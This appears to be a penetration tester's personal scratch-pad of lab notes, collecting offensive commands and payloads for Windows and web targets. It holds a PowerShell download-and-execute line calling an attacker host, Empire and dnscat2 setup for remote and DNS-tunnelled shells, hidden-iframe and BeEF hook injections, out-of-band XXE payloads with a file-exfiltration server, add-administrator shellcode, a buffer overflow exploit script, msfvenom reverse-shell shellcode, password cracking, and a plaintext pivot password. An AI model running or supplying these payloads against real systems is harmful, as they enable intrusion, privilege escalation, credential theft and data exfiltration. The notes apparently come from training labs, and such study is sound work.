hashcat32.exe -m 1000 "F:\kali-stuff\Steve_Hashes.txt" "F:\kali-stuff\18_in_1.lst" -r "F:\kali-stuff\NSAKEYv2.rule" -O -w 3 -a 0

privilege-escalation-windows - and empir

windows-exploit-suggester.py --update

windows-exploit-suggester.py --database 2014-06-06-mssb.xlsx --systeminfo win7sp1-systeminfo.txt

windows-exploit-suggester.py --database 2014-06-06-mssb.xlsx --ostext 'windows server 2008 r2'

unquoted service paths

wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\\" |findstr /i /v """

cacls <file.txt> /t /e /p UserName:F   <---Give a user readership of a file through an ACL

Use **powershell/management/runas** in Empire or **post/windows/manage/run_as** in Metasploit if you have creds, in order to pop a new shell.

powershell IEX (New-Object Net.WebClient).DownloadString('http://badshit.com')
Powershell Empire

Quick and dirty

./empire
uselistener http
set Host <your host>
execute
usestager multi/launcher
set Listener http
generate

Edit the install.sh and change all pip install commands to pip2 install

run ./install.sh

set up should complete

Set up Listener

type in "listener" to the main menu

type in "uselistener <listener type>"

Type in "execute" in order to start the listener

Set up stager

from anywhere type "usestager windows/launcher_bat"

from stager prompt, type "set Listener <listener name>"

Now type "generate" this will make your payload and place it in the tmp directory

------

Now take the malicious file or command and run it on the windows machine

Type in "listeners" to see active listener

Type in "interact <name of listener>"

once interacted with the listener type "rename <name you want>"

interact <agent name> **interacts with active session

once inside of agent you can do the following

usemodule <module name>

SANS cheatsheet

buffer-overflow

Pattern Create: find out which bytes overwrite the string

/usr/share/metasploit-framework/tools/pattern_create.rb

  ^^^^^
find out which bytes overwrite the string, just add the number of bytes after /usr/share/metasploit-framework/tools/pattern_create.rb

I.E. "/usr/share/metasploit-framework/tools/pattern_create.rb 2700"

Pattern offset: Discover exact position of the bytes that overwrite the string

IE -- /usr/share/metasploit-framework/tools/pattern_offset.rb 39694438 <----this string is the output we get after using patter create -- it is what the EIP registers

----

mona.py

NASM: Print out any instruction of the code we provide it with.

ruby /usr/share/metasploit-framework/tools/nasm_shell.rb

client-side-iframe-attack

<iframe src="http://172.16.40.5:9999"></iframe> <----works

<script src="http://172.16.111.30/hook.js"></script>

<iframe src=http://172.16.5.20:8080/fuckyocouch width=1 height=1 style=”visibility:hidden; position:absolute”></iframe>

<img src='http://10.100.13.200:80' onerror="alert('XSS');" />

<script src="http://10.100.13.200:3000/hook.js"></script>

<script>alert('I like your boobs')</script>

host_discovery-dns

proxychains nmap -sV -PS -p 21,22,25,110,3389,23,80,443,3306,5060,28017,53,139,135,445,1433,110,111,8080,27017,88,990,543,544,5432,8010,2105,636 -iL /root/Desktop/IPs-Deduplicated --open

proxychains nmap -p 21,22,25,110,3389,23,80,443,3306,5060,28017,53,139,135,445,1433,110,111,8080,27017,99,990 -iL /root/Desktop/IPs-Deduplicated -oA /root/Desktop/testsktop/test --open

Lab 1 -- *****Host discovery****

quick scan - just ICMP and some TCP to 80 and 443 to see who is online

```
nmap -sn 10.50.96.0/23
```

results
========

The following hosts are up

```
Nmap scan report for 10.50.96.5

Nmap scan report for 10.50.96.15

Nmap scan report for 10.50.97.5

Nmap scan report for 10.50.97.6

Nmap scan report for 10.50.97.15
```

hacker target.com
gobuster
dnsrecon
dnsdumpster.com

===========

part 2 host discovery no ping (The PS argument will limit traffic to be sneaky)

```
nmap -n -sn -PS22,135,443,445 10.50.96.0/23
```

new host is up

10.50.97.17

===============

DNS discovery

```
nmap -sS -sU -p 53 -n 10.50.96.0/23
```

now we can see the following 2 addresses have DNS

```
10.50.96.5
53/tcp open  domain
53/udp open  domain


10.50.96.15
53/tcp open  domain
53/udp open  domain
```

==============
DNS enumeration

```
> server 10.50.96.5  ****default server to query
Default server: 10.50.96.5
Address: 10.50.96.5#53
> set q=NS           *****set query type to NS
> foocampus.com      *****Domain name

Server:10.50.96.5
Address:10.50.96.5#53

foocampus.comnameserver = ns.foocampus.com.
foocampus.comnameserver = ns1.foocampus.com.
```

===============

```
> server 10.50.96.5
Default server: 10.50.96.5
```

```
Address: 10.50.96.5#53
> set q=mx
> foocampus.com
Server:10.50.96.5
Address:10.50.96.5#53

foocampus.commail exchanger = 10 pop3.foocampus.com.
```

=================

Zone transfers

```
dig @10.50.96.5 foocampus.com -t AXFR  **zone transfer command.
```

results
=============

```
; <<>> DiG 9.9.5-12.1-Debian <<>> @10.50.96.5 foocampus.com -t AXFR
; (1 server found)
;; global options: +cmd
foocampus.com.3600INSOAfoocampus.com. campusadmin. 47 900 600 86400 3600
foocampus.com.3600INNSns1.foocampus.com.
foocampus.com.3600INNSns.foocampus.com.
foocampus.com.3600INMX10 pop3.foocampus.com.
ftp.foocampus.com.3600INA10.50.96.10
intranet.foocampus.com.3600INA10.50.96.15
management.foocampus.com. 3600INA10.50.96.15
ns.foocampus.com.3600INA10.50.96.21
ns1.foocampus.com.3600INA10.50.96.22
pop3.foocampus.com.3600INA10.50.96.60
www.foocampus.com.3600INA10.50.96.15
foocampus.com.3600INSOAfoocampus.com. campusadmin. 47 900 600 86400 3600
;; Query time: 151 msec
;; SERVER: 10.50.96.5#53(10.50.96.5)
;; WHEN: Fri Jun 17 04:36:40 EDT 2016
;; XFR size: 12 records (messages 12, bytes 685)
```

===========

test-for-xxe

```
<!DOCTYPE XXE_OOB [
<!ENTITY %S EvilDTD SYSTEM "http://10.100.13.200/evil.dtd" >

%EvilDTD;
%LoadOOBEnt;
%OOB;

]>
```

```
<?xml version='1.0'?>
<!DOCTYPE xxe [
<!ENTITY % EvilDTD SYSTEM 'http://10.100.13.201/evil.dtd'>
%EvilDTD;
%LoadOOBEnt;
%OOB;
]>
<login>
<username>XXEME</username>
<password>password</password>
</login>"
```

```
<!ENTITY % resource SYSTEM "php://filter/read=convert.base64-encode/resource=file:///var/www/xxe/6/.letmepass.php">
<!ENTITY % LoadOOBEnt "<!ENTITY &#x25; OOB SYSTEM'http://10.100.13.200:443/?p=%resource;'>">
```

***raw xml for lab 6

```
<?xml version='1.0'?>
<!DOCTYPE xxe [
<!ENTITY % EvilDTD SYSTEM 'http://10.100.13.201/evil.dtd'>
%EvilDTD;
%LoadOOBEnt;
%OOB;
]>
<login>
  <username>XXEME</username>
  <password>password</password>
</login>
```

==
==
==

==
==
==
==

```
POST /login.php HTTP/1.1
Host: 6.xxe.labs
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=UTF-8
AuthXXE: login
X-Requested-With: XMLHttpRequest
Referer: http://6.xxe.labs/
Content-Length: 213
Connection: close

<?xml version='1.0'?>
<!DOCTYPE xxe [
<!ENTITY % EvilDTD SYSTEM 'http://10.100.13.201/evil.dtd'>
%EvilDTD;
%LoadOOBEnt;
%OOB;
]>
<login>
<username>XXEME</username>
<password>password</password>
</login>"
```

**** evil dtd located in /var/www/html

```
<!ENTITY % resource SYSTEM "php://filter/read=convert.base64-encode/resource=file:///var/www/6/.letmepass.php">
<!ENTITY % LoadOOBEnt "<!ENTITY &#x25; OOB SYSTEM 'http://10.100.13.201:443/?p=%resource;'>">
```

```
#!/usr/bin/env ruby

require 'sinatra'
```

```
set :port, ARGV[0] || 443  #set listening port here
set :bind, '10.100.13.201' #so are aren't just listening locally
set :public_folder, '/var/www/html'
get "/" do
  return "OHAI" if params[:p].nil?
  f = File.open("./files/#{request.ip}#{Time.now.to_i}","w")
  f.write(params[:p])
  f.close
  ""
end

get "/xml" do
  return "" if params[:f].nil?

<<END
<!ENTITY % payl SYSTEM "file://#{params[:f]}">
<!ENTITY % int "<!ENTITY &#37; trick SYSTEM 'http://#{request.host}:#{request.port}/?p=%payl;'>">
END
end
```

dnscat

First we need to set up a server

Download the github repo for DNSCat

https://github.com/iagox86/dnscat2

or

git clone https://github.com/iagox86/dnscat2.git

Server Side

Make sure that either your domain is set up (stealthy) or you have all your port forwarding set up to get connections from the outside world

```
root@kali# ruby2.5 dnscat2.rb --secret 752891347958625
```

MAKE SURE THAT YOU ARE NOT USING OLD FUCKING RUBY - IT WILL THROW ERRORS - Ruby 2.3 and 2.5 work. AND ALSO MAKE SURE YOU ARE IN THE SERVER DIRECTORY, EXECUTING THE SERVER RUBY SCRIPT, E.G., /pentest/pivoting/dnscat2/server/dnscat2.rb

Once a connection is made,

Type the command "windows" --without the quote. This will show all open windows.

Now type in "window 1" window 1 will be the very first window you get after the initial connection to the client from the server AKA attacker machine

Now when in "window 1", type the command "shell"

Now press ctrl + z and this will take you back to the main screen.

Once in the main screen, type the command "windows" and you should see a list of windows. The window that says something like "4 :: sh (thp3) [encrypted and verified] [*]"

In this instance 4 is the window and sh is the fact I am running a shell on the box.

type window -i 4

Now you have shell access through DNS :):):):)

Client Side

For the client side, execute the following, replace the x.x.x.x with your server IP address, or domain name.

```
dnscat --dns server=x.x.x.x,port=53 --secret=752891347958625
```

windows

random shellcode - scratch-pad

```
\xeB\x02\xBA\xC7\x93\xBF\x77\xFF\xD2\xCC\xE8\xF3\xFF\xFF\xFF\x63\x61\x6C\x63

==============================================================
Add Admin User Shellcode (194 bytes) - Any Windows Version
===============================================================

Title:          Add Admin User Shellcode (194 bytes) - Any Windows Version
Release date:   21/06/2014
Author:          Giuseppe D'Amore (http://it.linkedin.com/pub/giuseppe-d-amore/69/37/66b)
Size:           194 byte (NULL free)
Tested on:      Win8,Win7,WinVista,WinXP,Win2kPro,Win2k8,Win2k8R2,Win2k3
Username:       BroK3n
Password:       BroK3n

\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78
\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a\x24\x01\xc7
\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f\x41\x44\x44\x68\x6f
\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63\x61\x6c\x67\x68\x74\x20
\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33\x6e\x20\x42\x68\x42\x72\x6f\x4b
\x68\x73\x65\x72\x20\x68\x65\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31
\xc0\x50\x55\xff\xd7


==============================================



/*
Title: win32/xp pro sp3 (EN) 32-bit - add new local administrator 113 bytes
Author: Anastasios Monachos (secuid0) - anastasiosm[at]gmail[dot]com
Method: Hardcoded opcodes (kernel32.winexec@7c8623ad, kernel32.exitprocess@7c81cafa)
Tested on: WinXP Pro SP3 (EN) 32bit - Build 2600.080413-2111
Greetz: offsec and inj3ct0r teams
printf("New local admin \tUsername: secuid0\n\t\t\tPassword: m0nk");

\xeb\x16\x5b\x31\xc0\x50\x53\xbb\xad\x23\x86\x7c\xff\xd3\x31\xc0\x50\xbb\xfa\xca\x81\x7c\xff\xd3\xe8\xe5\xff\xff\xff\x63\x6d\x64\x2e
\x65\x78\x65\x20\x2f\x63\x20\x6e\x65\x74\x20\x75\x73\x65\x72\x20\x73\x65\x63\x75\x69\x64\x30\x20\x6d\x30\x6e\x6b\x20\x2f\x61
\x64\x64\x20\x26\x26\x20\x6e\x65\x74\x20\x6c\x6f\x63\x61\x6c\x67\x72\x6f\x75\x70\x20\x61\x64\x6d\x69\x6e\x69\x73\x74\x72\x61
\x74\x6f\x72\x73\x20\x73\x65\x63\x75\x69\x64\x30\x20\x2f\x61\x64\x64\x00



    printf("New local admin \tUsername: secuid0\n\t\t\tPassword: m0nk");



=====================================================
```

```python
#!/usr/bin/python
import socket
# 8 nops \x90\x90\x90\x90\x90\x90\x90\x90
#SER_ADDR = input("Type the server IP address: ")
#SER_PORT = int(input("Type the server port: "))
#\x53\x93\x42\x7E tested and does work
#\x31\x61\x78\xc7
SER_ADDR = "127.0.0.1"
SER_PORT = 1001

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SER_ADDR, SER_PORT))
print("Connection established")

data = my_sock.recv(1024)
```

```
print(data.decode('utf-8'))

buffer = ('\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x53\x93\x42\x7E\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\xeb\x16\x5b\x31\xc0\x50
\x53\xbb\xad\x23\x86\x7c\xff\xd3\x31\xc0\x50\xbb\xfa\xca\x81\x7c\xff\xd3\xe8\xe5\xff\xff\xff\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63
\x20\x6e\x65\x74\x20\x75\x73\x65\x72\x20\x73\x65\x63\x75\x69\x64\x30\x20\x6d\x30\x6e\x6b\x20\x2f\x61\x64\x64\x20\x26\x26\x20
\x6e\x65\x74\x20\x6c\x6f\x63\x61\x6c\x67\x72\x6f\x75\x70\x20\x61\x64\x6d\x69\x6e\x69\x73\x74\x72\x61\x74\x6f\x72\x73\x20\x73\x65
\x63\x75\x69\x64\x30\x20\x2f\x61\x64\x64\x00\x90\x90\x90\x90\x90\x90\x90\x90')

my_sock.sendall(buffer)
data = my_sock.recv(1024)
print(data.decode('utf-8'))
```

======================

```
msfvenom -p windows/exec cmd="HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t
REG_DWORD /d 0 /f" -f c --platform windows -b "\x00\x30"
```

```
msfvenom -p windows/shell/reverse_tcp LHOST=10.185.10.20 LPORT=443 -f c --platform windows -b "\x00\x30"
```

```
\xd9\xcb\xd9\x74\x24\xf4\x5d\x29\xc9\xb1\x54\xbe\x10\xd9\x15\xab\x31\x75\x18\x03\x75\x18\x83\xed\xec\x3b\xe0\x57\xe4\x3e\x0b
\xa8\xf4\x5e\x85\x4d\xc5\x5e\xf1\x06\x75\x6f\x71\x4a\x79\x04\xd7\x7f\x0a\x68\xf0\x70\xbb\xc7\x26\xbe\x3c\x7b\x1a\xa1\xbe\x86\x4f
\x01\xff\x48\x82\x40\x38\xb4\x6f\x10\x91\xb2\xc2\x85\x96\x8f\xde\x2e\xe4\x1e\x67\xd2\xbc\x21\x46\x45\xb7\x7b\x48\x67\x14\xf0\xc1
\x7f\x79\x3d\x9b\xf4\x49\xc9\x1a\xdd\x80\x32\xb0\x20\x2d\xc1\xc8\x65\x89\x3a\xbf\x9f\xea\xc7\xb8\x5b\x91\x13\x4c\x78\x31\xd7\xf6
\xa4\xc0\x34\x60\x2e\xce\xf1\xe6\x68\xd2\x04\x2a\x03\xee\x8d\xcd\xc4\x67\xd5\xe9\xc0\x2c\x8d\x90\x51\x88\x60\xac\x82\x73\xdc\x08
\xc8\x99\x09\x21\x93\xf5\xfe\x08\x2c\x05\x69\x1a\x5f\x37\x36\xb0\xf7\x7b\xbf\x1e\x0f\x7c\xea\xe7\x9f\x83\x15\x18\x89\x47\x41\x48
\xa1\x6e\xea\x03\x31\x8f\x3f\xb9\x34\x07\xca\x87\x3d\xc3\xa2\xf5\x41\xea\x89\x73\xa7\xbc\xbd\xd3\x78\x7c\x6e\x94\x28\x14\x64\x1b
\x16\x04\x87\xf1\x3f\xae\x68\xac\x68\x46\x10\xf5\xe3\xf7\xdd\x23\x8e\x37\x55\xc6\x6e\xf9\x9e\xa3\x7c\xed\xfe\x4b\x7d\xed\x6a\x4c
\x17\xe9\x3c\x1b\x8f\xf3\x19\x6b\x10\x0c\x4c\xef\x57\xf2\x11\xc6\x2c\xc4\x87\x66\x5b\x28\x48\x67\x9b\x7e\x02\x67\xf3\x26\x76\x34
\xe6\x29\xa3\x28\xbb\xbf\x4c\x19\x6f\x68\x25\xa7\x56\x5e\xea\x58\xbd\xdd\xed\xa7\x43\xc3\x55\xc0\xbb\x43\x66\x10\xd6\x43\x36
\x78\x2d\x6c\xb9\x48\xce\xa7\x92\xc0\x45\x29\x50\x70\x59\x60\x34\x2c\x5a\x86\xed\x39\xd5\x69\x12\x46\x17\x56\xc4\x7f\x6d\x9f\xd4
\x3b\x7e\xaa\x79\x6d\x15\xd4\x2e\x6d\x3c
```

====================

rdp enable

firewall disable - works

```
\xdb\xdc\xd9\x74\x24\xf4\x58\xba\x86\xd7\xd1\xb6\x33\xc9\xb1\x37\x31\x50\x19\x83\xe8\xfc\x03\x50\x15\x64\x22\x2d\x5e\xea\xcd\xce
\x9f\x8a\x44\x2b\xae\x8a\x33\x3f\x81\x3a\x37\x6d\x2e\xb1\x15\x86\xa5\xb7\xb1\xa9\x0e\x7d\xe4\x84\x8f\x2d\xd4\x87\x13\x2f\x09\x68
\x2d\xe0\x5c\x69\x6a\x1c\xac\x3b\x23\x6b\x03\xac\x40\x21\x98\x47\x1a\xa4\x98\xb4\xeb\xc7\x89\x6a\x67\x9e\x09\x8c\xa4\xab\x03
\x96\xa9\x91\xda\x2d\x19\x6e\xdd\xe7\x53\x8f\x72\xc6\x5b\x62\x8a\x0e\x5b\x9c\xf9\x66\x9f\x21\xfa\xbc\xdd\xfd\x8f\x26\x45\x76\x37
\x83\x77\x5b\xae\x40\x7b\x10\xa4\x0f\x98\xa7\x69\x24\xa4\x2c\x8c\xeb\x2c\x76\xab\x2f\x74\x2d\xd2\x76\xd0\x80\xeb\x69\xbb\x7d
\x4e\xe1\x56\x6a\xe3\xa8\x3c\x6d\x71\xd7\x73\x6d\x89\xd8\x23\x05\xb8\x53\xac\x52\x45\xb6\x88\xbc\xa7\x13\xe5\x54\x7e\xf6\x44
\x39\x81\x2c\x8a\x47\x02\xc5\x73\xbc\x1a\xac\x76\xf9\x9c\x5c\x0b\x92\x48\x63\xb8\x93\x58\x0d\x5b\x1f\x10\xba\x83\xb9\xbf\x48\xa1
\x32\x21\xc1\x45\x9c\xd2\x7c\xe2\xfc\x7b\x0f\x67\x93\xe7\x8a\x57\x0f\x81\x27\xf9\xad\x3d\xad\xf9
```

secuid

```
\xeb\x16\x5b\x31\xc0\x50\x53\xbb\xad\x23\x86\x7c\xff\xd3\x31\xc0\x50\xbb\xfa\xca\x81\x7c\xff\xd3\xe8\xe5\xff\xff\xff\x63\x6d\x64\x2e
\x65\x78\x65\x20\x2f\x63\x20\x6e\x65\x74\x20\x75\x73\x65\x72\x20\x73\x65\x63\x75\x69\x64\x30\x20\x6d\x30\x6e\x6b\x20\x2f\x61
\x64\x64\x20\x26\x26\x20\x6e\x65\x74\x20\x6c\x6f\x63\x61\x6c\x67\x72\x6f\x75\x70\x20\x61\x64\x6d\x69\x6e\x69\x73\x74\x72\x61
\x74\x6f\x72\x73\x20\x73\x65\x63\x75\x69\x64\x30\x20\x2f\x61\x64\x64\x00
```

==================

add user joseph j0Seph123

```
\xba\x08\x07\x33\x57\xda\xc4\xd9\x74\x24\xf4\x58\x2b\xc9\xb1\x36\x31\x50\x15\x03\x50\x15\x83\xc0\x04\xe2\xfd\xfb\xdb\xd5\xfd\x03
\x1c\xba\x74\xe6\x2d\xfa\xe2\x62\x1d\xca\x61\x26\x92\xa1\x27\xd3\x21\xc7\xef\xd4\x82\x62\xc9\xdb\x13\xde\x29\x7d\x90\x1d\x7d
\x5d\xa9\xed\x70\x9c\xee\x10\x78\xcc\xa7\x5f\x2e\xe1\xcc\x2a\xf2\x8a\x9f\xbb\x72\x6e\x57\xbd\x53\x21\xe3\xe4\x73\xc3\x20\x9d\x3a
\xdb\x25\x98\xf5\x50\x9d\x56\x04\xb1\xef\x97\xaa\xfc\xdf\x65\xb3\x39\xe7\x95\xc6\x33\x1b\x2b\xd0\x87\x61\xf7\x55\x1c\xc1\x7c\xcd
\xf8\xf3\x51\x8b\x8b\xf8\x1e\xd8\xd4\x1c\xa0\x0d\x6f\x18\x29\xb0\xa0\xa8\x69\x96\x64\xf0\x2a\xb7\x3d\x5c\x9c\xc8\x5e\x3f\x41\x6c
\x14\xd2\x96\x1d\x77\xb9\x69\x90\x0d\x8f\x6a\xaa\x0d\xa0\x02\x9b\x86\x2f\x54\x24\x4d\x14\xba\xc7\x44\x61\x53\x51\x0d\xc8\x3e
\x62\xfb\x0f\x47\xe0\x0e\xf0\xbc\xf8\x7a\xf5\xf9\xbf\x97\x87\x92\x55\x98\x34\x92\x7c\xf6\xdf\x18\x5e\x72\x53\x84\xec\x5c\xf9\x29
\x63\xf8\x8d\xdd\xa3\x68\x5e\x4d\xc6\x1c\xf6\x40\x3a\xee\x26\x8c\x5b\x74\x43\xd2
```

add joseph as admin

```
\xba\xa3\xf8\x9c\x07\xda\xcc\xd9\x74\x24\xf4\x58\x29\xc9\xb1\x39\x31\x50\x14\x03\x50\x14\x83\xc0\x04\x41\x0d\x60\xef\x07\xee\x99
\xf0\x67\x66\x7c\xc1\xa7\x1c\xf4\x72\x17\x56\x58\x7f\xdc\x3a\x49\xf4\x90\x92\x7e\xbd\x1e\xc5\xb1\x3e\x32\x35\xd3\xbc\x48\x6a\x33
\xfc\x83\x7f\x32\x39\xf9\x72\x66\x92\x76\x20\x97\x97\xc2\xf9\x1c\xeb\xc3\x79\xc0\xbc\xe2\xa8\x57\xb6\xbd\x6a\x59\x1b\xb6\x22\x41
\x78\xf2\xfd\xfa\x4a\x89\xff\x2a\x83\x72\x53\x13\x2b\x81\xad\x53\x8c\x79\xd8\xad\xee\x04\xdb\x69\x8c\xd2\x6e\x6a\x36\x91\xc9\x56
\xc6\x76\x8f\x1d\xc4\x33\xdb\x7a\xc9\xc2\x08\xf1\xf5\x4f\xaf\xd6\x7f\x0b\x94\xf2\x24\xc8\xb5\xa3\x80\xbf\xca\xb4\x6a\x60\x6f\xbe
\x87\x75\x02\x9d\xcd\x88\x90\x9b\xa0\x8a\xaa\xa3\x94\xe2\x9b\x28\x7b\x75\x24\xfb\x3f\x99\xc6\x2e\x4a\x31\x5f\xbb\xf7\x5c\x60\x11
\x3b\x58\xe3\x90\xc4\x9f\xfb\xd0\xc1\xe4\xbb\x09\xb8\x75\x2e\x2e\x6f\x76\x7b\x40\xea\xfc\xa4\xf1\x9b\x9f\xc5\x65\x03\x2d\x69\x03
\xbb\xf1\x14\x8f\x56\x98\xb8\x26\xda\x2e\x37\xd8\x68\xa1\xc5\x69\xb1\x57\x45\xfd\xd4\xd7\xf1\x21\x38\x76\x66\x46\x46
```

====================
REG.exe ADD "\\MachineName\HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0
REG.exe ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0
========================
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

```
\xbb\x0c\x98\x0c\x8f\xda\xd0\xd9\x74\x24\xf4\x5a\x33\xc9\xb1\x3f\x83\xea\xfc\x31\x5a\x0f\x03\x5a\x03\x7a\xf9\x73\xf3\xf8\x02\x8c
\x03\x9d\x8b\x69\x32\x9d\xe8\xfa\x64\x2d\x7a\xae\x88\xc6\x2e\x5b\x1b\xaa\xe6\x6c\xac\x01\xd1\x43\x2d\x39\x21\xc5\xad\x40\x76
\x25\x8c\x8a\x8b\x24\xc9\xf7\x66\x74\x82\x7c\xd4\x69\xa7\xc9\xe5\x02\xfb\xdc\x6d\xf6\x4b\xde\x5c\xa9\xc0\xb9\x7e\x4b\x05\xb2\x36
\x53\x4a\xff\x81\xe8\xb8\x8b\x13\x39\xf1\x74\xbf\x04\x3e\x87\xc1\x41\xf8\x78\xb4\xbb\xfb\x05\xcf\x7f\x86\xd1\x5a\x64\x20\x91\xfd
\x40\xd1\x76\x9b\x03\xdd\x33\xef\x4c\xc1\xc2\x3c\xe7\xfd\x4f\xc3\x28\x74\x0b\xe0\xec\xdd\xcf\x89\xb5\xbb\xbe\xb6\xa6\x64\x1e\x13
\xac\x88\x4b\x2e\xef\xc6\x8a\xbc\x95\xa4\x8d\xbe\x95\x98\xe5\x8f\x1e\x77\x71\x10\xf5\x3c\x9d\xf2\xdc\x48\x36\xab\xb4\xf1\x5b\x4c
\x63\x35\x62\xcf\x86\xc5\x91\xcf\xe2\xc0\xde\x57\x1e\xb8\x4f\x32\x20\x6f\x6f\x17\x52\xea\xe8\xb8\xf2\x90\x92\x98\xbc\x13\x1e\x80
\x63\xef\xef\x71\xdd\xa3\xb0\x38\x9c\x78\x07\x8a\x50\x3b\xc4\x55\x3e\x97\xaf\x28\x83\x62\x42\xc1\x66\xe2\xd6\x66\x06\x94\x62\x1b
\xb7\x04\xd8\xbe\x33\x97\xb1\x2e\xc8\x65\x21\xc3\x64\xec\xcf\x76\xec\x80\x4e\xe5\xee
```

=========================

REG.exe ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0

```
\xda\xdd\xd9\x74\x24\xf4\x5a\x29\xc9\xb1\x3c\xbe\x89\x82\xd7\x22\x83\xc2\x04\x31\x72\x16\x03\x72\x16\xe2\x7c\x7e\x3f\xa0\x7e\x7f
\xc0\xc5\xf7\x9a\xf1\xc5\x63\xee\xa2\xf5\xe0\xa2\x4e\x7d\xa4\x56\xc4\xf3\x60\x58\x6d\xb9\x56\x57\x6e\x92\xaa\xf6\xec\xe9\xfe\xd8
\xcd\x21\xf3\x19\x09\x5f\xf9\x48\xc2\x2b\xaf\x7c\x67\x61\x73\xf6\x3b\x67\xf3\xeb\x8c\x86\xd2\xbd\x87\xd0\xf4\x3c\x4b\x69\xbd\x26
\x88\x54\x74\xdc\x7a\x22\x87\x34\xb3\xcb\x2b\x79\x7b\x3e\x32\xbd\xbc\xa1\x41\xb7\xbe\x5c\x51\x0c\xbc\xba\xd4\x97\x66\x48\x4e
\x7c\x96\x9d\x08\xf7\x94\x6a\x5f\x5f\xb9\x6d\x8c\xeb\xc5\xe6\x33\x3c\x4c\xbc\x17\x98\x14\x66\x36\xb9\xf0\xc9\x47\xd9\x5a\xb5\xed
\x91\x77\xa2\x9c\xfb\x1d\x35\x13\x86\x50\x35\x2b\x89\xc4\x5e\x1a\x02\x8b\x19\xa3\xc1\xef\xc6\x46\xc0\x05\x6f\xde\x81\xa7\xf2\xe1
\x7f\xeb\x0a\x61\x8a\x94\xe8\x79\xff\x91\xb5\x3e\x13\xe8\xa6\xaa\x13\x5f\xc6\xff\x46\x1a\x7f\xd1\x03\xdc\x1a\x0d\x8d\x58\xa1\x6d
\x45\x2a\x65\x20\x06\xf5\x26\xee\xed\x48\x8a\x7b\x9c\x20\x69\xed\x14\x86\x1e\x9f\xa0\x7a\x8e\x33\x1a\x1e\x24\x88\xf3\x8e\xb0\x7c
\x63\x23\x6d\xe5\x09\xd6\xe4\x8b\x8c\x44\xf7
```

==================================

proxychains-admin-network

ssh -D 127.0.0.1:8080 dc01@192.168.0.16 <--your machine to DC

pass = PASSw0rd123

ssh -D 127.0.0.1:8082 -p 222 dc02@10.0.0.16 <--from the original pivot machine to connect to the new pivot machine. IE - dc01 to dc02

gather-gpp-creds

active directory credentials

from meterpreter:

run post/windows/gather/credentials/gpp

from windows shell

Active Directory policies are stored in a special UNC path:

from windows shell

%USERDOMAIN%\Policies

But you cannot access UNC paths via cmd, so you have to use the Sysvol share you can find on a domain controller:

%LOGONSERVER%\Sysvol

To do that in the lab environment you can type:

```
> net use X: \\DC01\SysVol
> X:
> cd examplead.lan\Policies
> dir
```

searchsploit

Easy Searchsploit

searchsploit --nmap *.xml

Exclude DOS exploits

searchsploit <search string> | grep -v '/dos/'

Search only in exploit title

searchsploit -t <search string> --colour

nessus-openvas

/etc/init.d/nessusd start <-- this will start nessus

https://kali:8834/

https://127.0.0.1:9392/

virtual-box guest additions

Add virtualbox guest additions as Secondary IDE controller under "settings > storage"

boot up kali linux

double click virtual box guest cd icon

copy VBoxLinuxAdditions.run to Desktop

chmod 775 the VBoxLinuxAdditions.run file

run the VBoxLinuxAdditions.run file

reboot Kali

now you are full screen

trash

nginx-bypass

curl -H http://10.194.0.68/.misc/   <----this gives you a 403 forbidden code

